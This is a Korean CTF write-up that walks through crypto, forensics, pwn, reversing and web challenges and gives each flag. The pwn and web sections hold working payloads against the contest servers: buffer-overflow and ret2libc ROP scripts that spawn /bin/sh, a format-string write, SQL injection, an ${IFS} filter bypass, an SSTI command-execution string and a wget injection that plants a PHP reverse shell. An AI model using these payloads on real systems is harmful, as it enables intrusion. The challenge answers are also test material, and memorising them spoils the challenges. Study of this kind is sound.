

# **ISANG X CAUtion CTF Write-Ups**

주찬형

## 목차

ISANG X CAUTION CTF Write-Ups .....	1
Bonus .....	4
Special 1 .....	4
Special 2 .....	4
Special 3 .....	4
Special 4 .....	4
Welcome to lxC.....	4
D15CORD.....	4
Detail .....	4
lxC Admin .....	4
Crypto .....	5
Planet of the Apes.....	5
Frequency .....	5
ROX (Warm-Up) .....	6
Where is my sey .....	7
Forensic.....	8
Suspicious Web .....	8
Suspicious PDF .....	10
MISC .....	11
Pam Daor .....	11
xor .....	11
Path Traversal .....	12
rockgame .....	12
rockgame2.....	12
무대를 뒤집어 놓으셨다 .....	12

rockgame3.....	12
String Decoder2.....	13
homework.....	13
On Air.....	14
Pwn.....	14
Start System.....	14
Hello_IxC_World!!.....	14
BASIC_BOF.....	14
Simples FSB.....	15
PalletTown.....	15
BASIC_ROP.....	16
wallet.....	17
Reversing.....	19
Welcome (Warm-Up).....	19
ChatFlag.....	19
crackme.....	19
Let's War Game.....	20
Web.....	20
Annotation.....	20
New Post.....	21
Sql World 1.....	21
Newjeans.....	21
WhiteSpade.....	21
Baby shell.....	21
Gotcha!.....	22
Photographer.....	22

## Bonus

### Special 1

23

### Special 2

There was a time when going to a prestigious university and landing a high-paying job was regarded as success. However, we should realize that what "success" really means is "growth."

**growth**

### Special 3

김하람

### Special 4

이준학

## Welcome to lxC

**lxC{we1c0me\_t0\_lxC}**

## D15C0RD

**lxC{plz\_look\_carefully}**

## Detail

```
"ISANG x CAUTION 제 1회 연합 CTF "  
<span class="hidden-flag">lxC{detail_is_important}</span>  
</p>
```

**lxC{detail\_is\_important}**

## lxC Admin

총 16명이다.

**lxC{sixteen}**

# Crypto

## Planet of the Apes

Caesar is the leader of Apes.

One day, Caesar needed to send letter to Will, but didn't want the content of the letter to be leaked.

Here is the content of the letter.

Can you interpret the meaning?

Fdhvdu lv krph

카이사르 암호라고 하니까 복호화하면 된다.

<https://www.dcode.fr/caesar-cipher>

t1	t1
↗3 (↗23)	Caesar is home
↗7 (↗19)	Ywaown eo dkia
↗19 (↗7)	Mkockb sc rywo
↗25 (↗1)	Geiwev mw lsqi
↗13 (↗13)	Squiqh yi xecu
↗9 (↗17)	Wuymul cm bigy
↗17 (↗9)	Omqedm ue tayq
↗21 (↗5)	Kimaiz qa pwum
↗15 (↗11)	Qosgof wg vcas
↗1 (↗25)	Ecguet ku jqog
↗11 (↗15)	Uswksj ak zgew
↗2 (↗24)	Dbftbs jt ipnf
↗23 (↗3)	Igkygx oy nusk
↗16 (↗10)	Pnrfne vf ubzr
↗14 (↗12)	Rpthpg xh wdbt
↗18 (↗8)	Nlpdlc td szxp
↗10 (↗16)	Vtxltk bl ahfx
↗6 (↗20)	Zxbpxo fp eljb
↗22 (↗4)	Jhlzhy pz ovtl
↗5 (↗21)	Aycqyp gq fmkc
↗20 (↗6)	Ljnbja rb qxvn
↗4 (↗22)	Bzdrzq hr gnld
↗12 (↗14)	Trvjri zj yfdv
↗24 (↗2)	Hfjxfw nx mtrj
↗8 (↗18)	Xvznm dn cjhz
#25	

IxC{Caesar\_is\_home}

## Frequency

Df ntc sbuc-mwcdzcw fdn dn tif ucfz fndwilg dn ntc sbvjxch fomfninonibl sijtcw  
il ywbln by tiv, tif vilu wdscu rint edwibof vcntbuf by dnndsz, ywbv ywcpoclslk  
dlldxfif nb nwkilg bon dxx jbffimxc zckf, tc zlcr in rdf gbilg nb mc d xblg dlu  
dwiubof jwbscff, mon rint ucncwvildnibl dlu jdniclsd tc zlcr tc sboxu swdsz ntc  
sbuc dlu olsbecw ntc tiuucv vcfddgc rintil.  
lhS{vdzc\_ntc\_jwbm\_rdf\_vbbbwc\_tdwucw}

빈도 분석 공격을 하면 된다.

<https://www.quipqiup.com/>

```
0 -1.507 As the code-breaker sat at his desk staring at the complex substitution cipher in front of him, his mind raced with various methods of attack, from frequency analysis to trying out all possible keys, he knew it was going to be a long and arduous process, but with determination and patience he knew he could crack the code and uncover the hidden message within. IxC{make_the_prob_was_mooore_harder}
1 -3.951 Is nga kota-draibar sin in ges tasb snirely in nga komjox sudsnenuneol kepgar el froin of aew, ges welt rikat heng vireous wangots of innikb, from fraquaikc ilijcsee no nrcely oun iij possedja bacs, ga blah en his yoely no da i joly ilt irtuous prokass, dun heng tanamelineol ilt pinealka ga blah ga koujt krikb nga kota ilt ulkovar nga gettal massiya hengel. ExC{niba_nga_prod_his_mooora_girtar}
2 -3.980 Is nda coma-blaikal sin in des mask snilery in nda cogpax subsnenuneol cepdal er florn of des, des gerw llicaw tend vileous gandoas of innick, flog flaquarch irizhses no nihery oun izz possebza kaks, da krat en tis yoery no ba i zory ira ilauous plocass, bun tend wanalgerineor ira pinearca da krat da couzw click nda coma ira urcoval nda deawar gassiya tender. ExC{gika_nda_plob_tis_goolala_dilwal}
3 -3.999 Is nda cota-graikar sin in des task snirely in nda coebhaj susnenuneol cebdar el froin of dew, des welt ricat wend vireous wandots of innick, from fraqualcp ilihpses no nrpely oun ihh bossegha kaks, da klaw en wis yoely no ga i holy ilt irtuous broccass, gun wend tanamelineol ilt binealca da klaw da couht crick nda cota ilt ulcovar nda dettal massiya wendel. ExC{nika_nda_brog_wis_mooora_dirtar}
```

**IxC{make\_the\_prob\_was\_mooore\_harder}**

## ROX (Warm-Up)

```
import base64

known_str = b'????'
flag = b'????????????????????????????'

res = ''

key_len = len(known_str)
flag_len = len(flag)

for i in range(flag_len):
    res += chr(known_str[i%key_len] ^ flag[i])

print(base64.b64encode(res.encode()))
```

known\_str을 flag와 xor하여 암호화 한 뒤, base64로 인코딩한다.

플래그의 형식이 IxC{~}이므로, known\_str을 알 수 있다.

```
import base64
import string

key = list()
encrypted = base64.b64decode(b'Ih06Wg5RTFg0W0URGTomWQQXJh9XVQsAFg=')
msg = list(encrypted)
a = list(string.ascii_letters) + list(string.digits) + ['@', '{', '}', '_', '!']
key.append(ord('I')^msg[0])
key.append(ord('x')^msg[1])
key.append(ord('C')^msg[2])
key.append(ord('{')^msg[3])

for i in range(len(msg)):
    msg[i] ^= key[i % 4]
```

```
msg[i] = chr(msg[i])
```

```
print("".join(msg))
```

```
!xC{e45y_<0r_xor_<0r!}
```

## Where is my sey

이번 CTF에서 얻은 flag 중 하나를 RSA로 암호화해서 서버에 보관해두고 있었는데, 공개키랑 개인키 둘 다 날려먹었다!

다행히 wiener's attack을 연습한 코드가 들어가있는데... 이걸로 키를 복구할 수 있을까?

Wiener's attack을 하면 된다.

서버 파일 fraction을 주고 이를 통해 e, N을 알 수 있으므로 d를 구하고, flag를 복호화하면 된다.

```
import owiener
```

```
# https://github.com/orisano/owiener/blob/master/owiener.py
```

```
def GetNumbersWithIngredient(l):
```

```
    a = 1
```

```
    b = 0
```

```
    for d in reversed(l):
```

```
        (a, b) = (a*d+b, a)
```

```
    return (a, b)
```

```
flag
```

```
=
```

```
'0c14ac126c87bc02afda0dfafa4eaa40762abdd854965b2cd91da814e5009f0065637df5a2840a3eba  
e7317c6b4071e6016794b09bbaa814be356018a8a7cc9bffe28f7038f1a7062800029b17d55b6cbbd  
a1c7fa3bfe728513dc996bec9d66fd6ed9ca7031e5e782a8d98d32e6aded505242eba1d2154e51855  
4cce73692f9f'
```

```
fraction = [0, 2, 1, 1, 26, 1, 7, 7, 1, 1, 3, 2, 3, 4, 1, 6, 1, 2, 1, 4, 1, 3, 13, 1, 9, 2, 2, 1, 22, 3, 3, 1, 6,  
2, 2, 1, 10, 2, 1, 3, 4, 1, 10, 1, 8, 4, 1, 1, 1,
```

```
1, 1, 1, 1, 2, 1, 1, 1, 4, 1, 4, 1, 1, 1, 23, 3, 6, 1, 1, 2, 1, 4, 5, 3, 7, 8, 10, 32, 2, 4, 4, 14, 2, 1, 2, 74, 1,  
1, 9, 3, 1, 3, 4, 1, 7, 1, 3, 9, 4, 2, 1, 1, 1, 7, 1, 2, 6, 1, 5, 1, 10, 1, 1, 1, 1, 1, 2, 2, 1, 9, 20, 2, 2, 1, 4,  
3, 7, 4, 1, 6, 1, 2, 2, 5, 2, 258, 1, 1, 1, 1, 1, 1, 3, 8, 4, 3, 1, 1, 3, 2, 3, 2, 1, 54, 1, 2, 1, 4, 7, 2, 39,  
2, 1, 20, 1, 5, 8, 4, 1, 10, 2, 1, 1, 3, 1, 1, 5, 1, 1, 1, 2, 4, 1, 16, 1, 20, 1, 3, 87, 2, 11, 3, 51, 1, 1, 12,  
2, 1, 1, 1, 4, 1, 1, 2, 3, 1, 13, 2, 1, 1, 6, 32, 4, 25, 2, 1, 1, 6, 2, 1, 29, 1, 4, 1, 2, 2, 1, 8, 3, 2, 7, 2, 3,  
3, 1, 48, 7, 11, 3, 3, 4, 1, 1, 14, 1, 3, 2, 50, 1, 1, 2, 7, 3, 6, 1, 37, 12, 39, 5, 9, 1, 9, 1, 2, 1, 1, 1, 5, 4,  
2, 1,
```

```
2, 2, 14, 1, 20, 4, 1, 4, 4, 8, 2, 1, 1, 6, 3, 1, 1, 1, 4, 2, 14, 1, 6, 13, 1, 3, 3, 5, 1, 2, 2, 5, 7, 5, 1, 45, 12,
```

8, 1, 3, 6, 1, 1, 11, 1, 7, 2, 1, 15, 1, 1, 8, 1, 2, 6, 2, 3, 5, 2, 4, 6, 3, 7, 10, 3, 1, 4, 2, 1, 1, 1, 1, 2, 1, 1, 1, 2, 7, 1, 1, 2, 19, 14, 1, 7, 6, 19, 1, 6, 2, 1, 3, 1, 1, 1, 4, 6, 21, 1, 6, 8, 2, 2, 5, 1, 1, 8, 2, 1007, 32, 1, 3, 5, 11, 8, 1, 1, 35, 2, 1, 1, 1, 7, 2, 1, 1, 1, 9, 5, 1, 1, 1, 1, 1, 2, 8, 1, 1, 4, 2, 1, 1, 2, 40, 1, 4, 3, 1, 1, 28, 1, 1, 1, 1, 14, 1, 1, 1, 13, 1, 4, 4, 9, 2, 1, 310, 40, 4, 2, 14, 2, 189, 1, 4, 3, 3, 2, 1, 3, 1, 3, 2, 3, 4, 2, 1, 7, 423, 2, 1, 6, 5, 15, 1, 9, 4, 5, 1, 20, 1, 1, 3, 1, 1, 2, 1, 1, 5, 9, 3, 1, 1, 17, 2, 1, 1, 1, 11, 3, 1, 3, 2, 1, 3, 1, 1, 2, 1, 8, 1, 2, 2, 2, 2, 73, 1, 1, 1, 2, 4, 1, 3, 3, 1, 2, 1, 4, 2, 18, 1, 27, 1, 3, 6, 1, 1, 3, 2, 2, 6, 2, 1, 1, 1, 7, 2, 1, 1, 1, 2, 1, 1, 1, 1, 2, 10, 1, 51, 1, 2, 1, 2, 3, 1, 1, 7, 234, 16, 1, 7, 3, 2, 1, 6, 1, 2, 2, 1, 2, 6, 5, 6, 1, 874, 1, 5, 4, 17, 9, 3, 1, 2, 2, 4, 14, 7, 6, 5, 3]

```
e,n = GetNumbersWithIngredient(fraction)
d = owiener.attack(e, n)
print('e =', e)
print('n =', n)
print('d =', d)
```

**lxC{I\_th1nk\_wieners\_att4ck\_is\_g00d\_to\_5tudy}**


## Forensic

### Suspicious Web

#### 레드팀 시나리오

범인의 집 밑에서 네트워크를 도청했습니다. 수상한 ip와의 통신이 포착되어 즉시 ip에 접근해봤으나 이미 비활성화된 상태였습니다. 도청 자료는 여기 있습니다. 자료를 분석해보고 이상한 점이 있으면 알려주세요.

주어진 파일을 보면 많은 트래픽이 있는 아이피가 있다.



그 아이피와 통신을 보면, HTTP 통신이 존재한다.








lxC{S00\_Ea2Y\_sHa8K}


## Suspicious PDF

Important documents were stolen, but an error occurred and the title was not visible.  
Please analyze the pdf and find out the title.



PDF를 열면 다음과 같은 이미지가 나오고, 제목이 가려져 있다.

PDF를 바이너리로 보면 이미지 파일이 스트림으로 들어가 있고 그 부분을 추출하면 jpg 파일이 나온다.



`!xC{MONKEY_SPANNER}`

## MISC

Pam Daor

문제 설명 : 중앙대학교 서울캠퍼스 정문에는 '내가찜한닭 중앙대점' 이름의 음식점이 존재합니다. 출제자도 선배, 후배, 동기들과 자주 이용하던 곳입니다. 특히 필자는 순살고추장찜닭을 추천합니다! 내가찜한닭은 2016년도부터 영업을 시작하였는데요, 그렇다면 이전에는 어떤 매장이 있었을까요?



`!xC{LaFrancesca}`

XOR

```
enc_str = [0x49, 0x7c, 0x47, 0x81, 0x88, 0x79, 0x86, 0x6d, 0x79, 0x95, 0x73,
0x9e, 0x8d, 0xa6, 0xa1, 0x7d, 0x95, 0x95,
          0xad, 0xae, 0x9d, 0xb8, 0x8b, 0xb6, 0xbf, 0xb6, 0x93, 0xcf, 0xc6,
0xd5, 0xc6, 0xc3, 0xb0, 0xb8, 0xb1, 0xb5, 0xb6, 0xc7]
```

```
for i in range(len(enc_str)):
    enc_str[i] = (enc_str[i] - 3*i) ^ i
    print(chr(enc_str[i]), end='')
```

**!xC{xor\_is\_very\_useful\_for\_encryption}**

## Path Traversal

<http://misc.isangxcaution.xyz:33164/next/1972/../../../508/../../2945C>

**!xC{i\_10ve\_c4u}**

## rockgame

"1000Wn2Wn"만 반복해서 치면 된다.

**!xC{ThanK1IcanD01T}**

## rockgame2

안 되면 될 때까지, "1000Wn2Wn"만 반복해서 치면 된다.

**!xC{Y0uaR\_R0c2G1me\_Mast2r}**

## 무대를 뒤집어 놓으셨다

주어진 파일 속에 wav파일이 숨어있다. 그 부분을 추출한 후, 역재생하면 된다.

**!xC{rev3rse\_\_r3ver5e\_zzz}**

## rockgame3

최소 금액이 99이고 무승부로 끝나면 100원을 받는다. 이를 이용하면 된다.

```
from pwn import *

#context.log_level = 'debug'

URL = 'misc.isangxcaution.xyz'
PORT = 33171

p = remote(URL, PORT)

s = ""
```

```

for i in range(500):
    p.sendline(b'99')
    p.sendline(b'4')
    s = p.recv()
    if(b'lxC' in s):
        break

s = b'lxC' + s.split(b'lxC')[1].split(b'Wn')[0]
print(s)

```

**lxC{Y0uaR\_R0c2G1me\_Mast2r}**

## String Decoder2

음계 도레미파솔라시도를 01234567에 매칭하면 다음과 같은 배열이 나온다.

```
[0o111, 0o170, 0o103, 0o173, 0o65, 0o61, 0o155, 0o160, 0o154, 0o63, 0o137, 0o60, 0o143,
0o67, 0o175]
```

이를 char로 바꾸면 된다.

**lxC{51mpl3\_0c7}**

## homework

주어진 문제를 풀면되니까 eval을 쓰면 된다.

```

from pwn import *

#context.log_level = 'debug'

URL = 'misc.isangxcaution.xyz'
PORT = 33002

p = remote(URL, PORT)

for i in range(55):
    s = p.recv().decode()
    if s == ' ':
        continue
    elif s == 'Congratulations!':
        break
    s = s.split('=')[0]

```


```
a = int(eval(s))
p.sendline(str(a).encode())

p.interactive()
```

**lxC{7h4nk\_y0u\_50\_much!!}**

## On Air

SSTV로 보면 된다. Wav를 MMSSTV를 이용해서 SSTV로 보면 된다.



**lxC{enj0y\_f0r\_w4tch1n6\_fl4g!}**

## Pwn

### Start System

"2023"를 입력하면 플래그가 나온다.

**lxC{Happy\_New\_Year}**

### Hello\_lxC\_World!!

**lxC{FL4G\_Form4t\_i5\_lxC!!!}**

### BASIC\_BOF

ret을 get\_flag로 덮어 씌우면 된다.

```
from pwn import *
```

```

URL = 'pwn.isangxcaution.xyz'
PORT = 10010

#p = process('./basic_bof')
p = remote(URL, PORT)

payload = b''
payload += b'a'*0x30
payload += b'b'*0x08
payload += p64(0x401296)

p.sendline(payload)
p.interactive()

```

**lxC{Basssick\_is\_God\_Rapper\_And\_you\_too}**

## Simples FSB

버퍼에 isAdmin의 주소를 넣고, %n을 이용해 0x7e7을 isAdmin에 쓰면 된다.

```

from pwn import *

URL = 'pwn.isangxcaution.xyz'
PORT = 10050

#p = process('./simple_fsb')
p = remote(URL, PORT)

payload = b''
payload += b'%2023c'
payload += b'%8$n_____'
payload += p64(0x404070)

p.sendline(payload)
p.interactive()

```

**lxC{w0w\_y0u\_knw0\_f5b??}**

## PalletTown

랜덤으로 포켓몬을 정해서 이겼을 때 win\_count가 1이 되고, main함수를 다시 호출하면

된다.

그냥 ret을 main으로 덮어쓰면 에러가 나기 때문에, 0x40101a <\_init+26>: ret으로 스택을 16의 배수로 맞춰주면 된다.

```
from pwn import *

URL = 'pwn.isangxcaution.xyz'
PORT = 10040

p = remote(URL, PORT)

p.recvuntil(b'Choose Your PoketMon! : ')
p.sendline(b'3')
p.recvuntil(b'What is Your PocketMon Name?')

p.sendline(b'a'*0x38 + p64(0x000000000040101a) +
p64(0x401498))

p.interactive()
```

**!xC{Welc0me\_7o\_My\_T43CH0\_70Wn\_!!\_Enjoy\_World@\_!}**

## BASIC\_ROP

도커 파일이 주어지는데, 도커에 접속해서 libc를 받아온 뒤 오프셋을 구해서 활용하면 된다.

첫 번째 입력으로 libc의 base address를 구하고, 두 번째 입력으로 ROP를 하면 된다.

ROP는 "pop rdi" + str\_bin\_sh\_addr + system\_addr로 하면 된다. 마찬가지로 스택을 16배수로 맞춰주기 위해 ret을 추가했다.

```
from pwn import *

URL = 'pwn.isangxcaution.xyz'
PORT = 10030

p = remote(URL, PORT)
libc = ELF('./libc-2.31.so')
pop_rdi = 0x0000000000023b6a
ret = 0x00000000000319bf
```



```

p.recvuntil(b'Attack Me :)

# leak base_addr
payload = b''
payload += b'a'*0x40
payload += b'b'*0x08
p.send(payload)
p.recvuntil(payload)

libc_start_main_ret = p.recvuntil(b'Wx00')[:-1].ljust(8, b'Wx00')
base_addr = u64(libc_start_main_ret) - 243 - libc.symbols['__libc_start_main']
log.info('Base Addr: ' + hex(base_addr))

# rop with one shot gadget
payload += p64(base_addr + pop_rdi)
payload += p64(base_addr + next(libc.search(b'/bin/sh')))
payload += p64(base_addr + ret)
payload += p64(base_addr + libc.symbols['system'])
p.send(payload)

p.interactive()

```

**!xC{R&O&P&IS\_NOT\_EASY!!!!!!}**

## wallet

이자가 9퍼면, 일할 수 있는 횟수가 줄지 않기 때문에 이자를 이용해서 돈을 음수로 만들면 된다. 돈을 음수로 만든 후, ROP를 하면 된다.

```

from pwn import *

URL = 'pwn.isangxcaution.xyz'
PORT = 10070

libc = ELF('./libc-2.31.so')
p = remote(URL, PORT)
pop_rdi = 0x00000000000023b6a
ret = 0x000000000000319bf

def lend(percent):
    p.sendline(b'4')

```

```

        p.sendline(str(percent).encode())
def show():
    p.sendline(b'3')

for i in range(10):
    show()
    lend(9)
    p.recv()

# leak base_addr
payload = b''
payload += b'a'*0x30
payload += b'b'*0x08
p.send(payload)
p.recvuntil(payload)

libc_start_main_ret = p.recvuntil(b'T')[:-1].ljust(8, b'Wx00')
libc_start_main_ret = u64(libc_start_main_ret)
base_addr = libc_start_main_ret - libc.symbols['__libc_start_main'] - 243

log.info('base: ' + hex(base_addr))

# system("/bin/sh")
payload += p64(base_addr + pop_rdi)
payload += p64(base_addr + next(libc.search(b'/bin/sh')))
payload += p64(base_addr + ret)
payload += p64(base_addr + libc.symbols['system'])
p.sendline(payload)

lend(100)

p.recvuntil(b'Finish Your Trade')
p.interactive()

```

**!xC{I54NG\_4ND\_C4U71@N\_D0\_N@T\_C0iN!@!!}**

# Reversing

## Welcome (Warm-Up)

dummy함수의 주소를 알려주므로, get\_flag 함수와의 차이를 구한 뒤 역연산을 한 결과를 구해서 입력하면 된다.

```
0x124d <get_flag>
0x1237 <dummy>
dummy + 0x16 = get_flag
0x124d = (input-0x65)^0x65 = dummy + 0x16
=> input = ((dummy + 0x16)^0x65) + 0x65
Ex) dummy = 0x556cd2843237 -> input key = 93925876707981
```

**lxC{W3LC0M3\_T0\_lxCTF!!}**

## ChatFlag

APK파일을 jadx-gui로 연 뒤 resources/asset/flutter\_assets/images/img.png를 보면 플래그가 있다.

**OH!! You got the Flag!!**  
**lxC{y0U\_A3e\_HacK1nG\_Mas1eR}**

**lxC{y0U\_A3e\_HacK1nG\_Mas1eR}**

## crackme

암호화하는 부분을 파이썬으로 옮기면 다음과 같다.

```
key = 'happy new year! enjoy lxC!'
def DoEncrypt(s):
    for i in range(len(s)):
        s[i] = ord(s[i])
        s[i] ^= (ord(key[i%len(key)])*ord(key[i%len(key)]) + i)
        s[i] -= ord(key[i%len(key)])
        s[i] += i
    return s
```

이것을 역으로 연산하는 프로그램을 작성하면 된다.

encrypted\_str

=

```
[ 0X299B ,0X244D ,0X30FE ,0X30F7 ,0X38D2 ,0X449 ,0X2ED6 ,0X2737 ,0X36C6 ,0X451 ,0X38E0 ,0
X2733 ,0X244D ,0X325A ,0X45B ,0X424 ,0X278E ,0X2F21 ,0X2B67 ,0X2FF0 ,0X38A1 ,0X463 ,0X14
A4 ,0X37DE ,0X11D3 ,0X41B ,0X2A1C ,0X2463 ,0X30EF ,0X30D8 ,0X38C5 ,0X46A ,0X2EED ,0X275
5 ,0X36AC ,0X41A ,0X38E1 ,0X2755 ,0X247D ,0X3294 ,0X40E ,0X456 ,0X2821 ,0X2EED ,0X2C3A ,0
X3038 ,0X38E4 ,0X46E ,0X155F ,0X37E7 ,0X11C4 ,0X459 ,0X29CF ,0X247D ,0X3115 ,0X30CB ,0X3
91C ,0X464 ,0X2ECF ,0X2815 ,0X374C ,0X477 ,0X38C5 ,0X2851 ,0X2544 ,0X32F4 ,0X510 ,0X459 ,0
X285D ,0X2FB9 ,0X2BE6 ,0X2FDE ,0X38EB ,0X467 ,0X153C ,0X38C5 ,0X11B9 ,0X51B ,0X2AE2 ,0X2
51F ,0X3151]
key = 'happy new year! enjoy lxC!'

def main():
    for i in range(0x51):
        encrypted_str[i] -= i
        encrypted_str[i] += ord(key[i%len(key)])
        encrypted_str[i] ^= ord(key[i%len(key)])*ord(key[i%len(key)]) + i
        encrypted_str[i] = chr(encrypted_str[i])
    print("".join(encrypted_str))

if len(encrypted_str) == 0x51:
    main()
else:
    print("Error")
```

**lxC{0h\_y0u\_6ot\_cr4ck\_4nd\_h4ppy\_n3w\_y34r}**


## Let's War Game

engine.js에 있는 pointCode라는 함수를 실행시키면 된다.

**lxC{l\_L0vE\_wAr\_g3ME}**

## Web

### Annotation



```
<div class="container"> flex
<a href="http://www.isangxcaution.xyz">>대회 페이지로 이동하기<</a>
<!-- FLAG is lxC{congraturation_for_1st_lxC} --> == $0
```

**lxC{congraturation\_for\_1st\_lxC}**

## New Post

POST요청을 보내면 된다.

```
var xhr = new XMLHttpRequest();
xhr.open("POST", 'http://web.isangxcaution.xyz:20476/', true);
xhr.setRequestHeader('Content-Type', 'application/json');
xhr.send(JSON.stringify({}));
```

**lxC{post\_does\_not\_mean\_writing}**

## Sql World 1

SQL Injection으로 id='admin'인 모든 데이터를 찾게 만들면 된다.

```
http://web.isangxcaution.xyz:20300/sql1.php? pw='OR'1'='1
```

**lxC{Y0u\_kn0w\_h0w\_t0\_bypass\_spac3!!}**

## Newjeans

cookie라는 이름의 쿠키의 값이Yammy면 된다.

**lxC{c00k13\_15\_d3l1c10u5!}**

## WhiteSpade

우회되는 단어나 글자를 피해서 "cat flag.txt"와 비슷한 동작을 하는 명령어를 입력하면 된다.

```
tail${IFS}fla?.txt
```

**lxC{wh1t35pac3\_can\_b3\_r3plac3d\_w1th\_IFS}**

## Baby shell

<https://github.com/kacperszurek/exploits/blob/master/GitList/exploit-bypass-php-escapeshellarg-escapeshellcmd.md#wget>

서버에 php를 업로드 한 뒤, 플래그를 읽으면 된다.

```
--directory-prefix=/var/www/html http://<ip>:<port>/php-reverse-shell.php
http://web.isangxcaution.xyz:20400/php-reverse-shell.php?ip=<ip>&port=<port>
```

**lxC{D0nt\_mak3\_us3r\_t0\_wr1t3\_f1l3\_t0\_s3rv3r}**

## Gotcha!

빠른 시간 내에 문제를 풀면 된다. 새로그침 후 아래의 명령어를 콘솔에 쓰면 된다.

```
s = document.querySelectorAll('p')[0].textContent;
s = s.slice(0, s.length-4);
inputs = document.querySelectorAll('input');
inputs[0].value = eval(s);
inputs[1].click();
```

**lxC{i\_got\_youuuuuuuuu}**

## Photographer

Exif의 태그를 이용해서 SSTI를 유발하면 된다.

사이트에 있는 사진의 Exif 정보 중 "Make"의 값을 다음과 같이 설정한 후, 서버에 업로드하면 플래그가 나온다.

```
{{'._class__._mro__[1]._subclasses__()[410]('cd home;cat flag.txt',
shell=True, stdout=-1).communicate())}}
```

**lxC{B3\_awar3\_of\_sst1\_wh3n\_us3\_t3mplate}**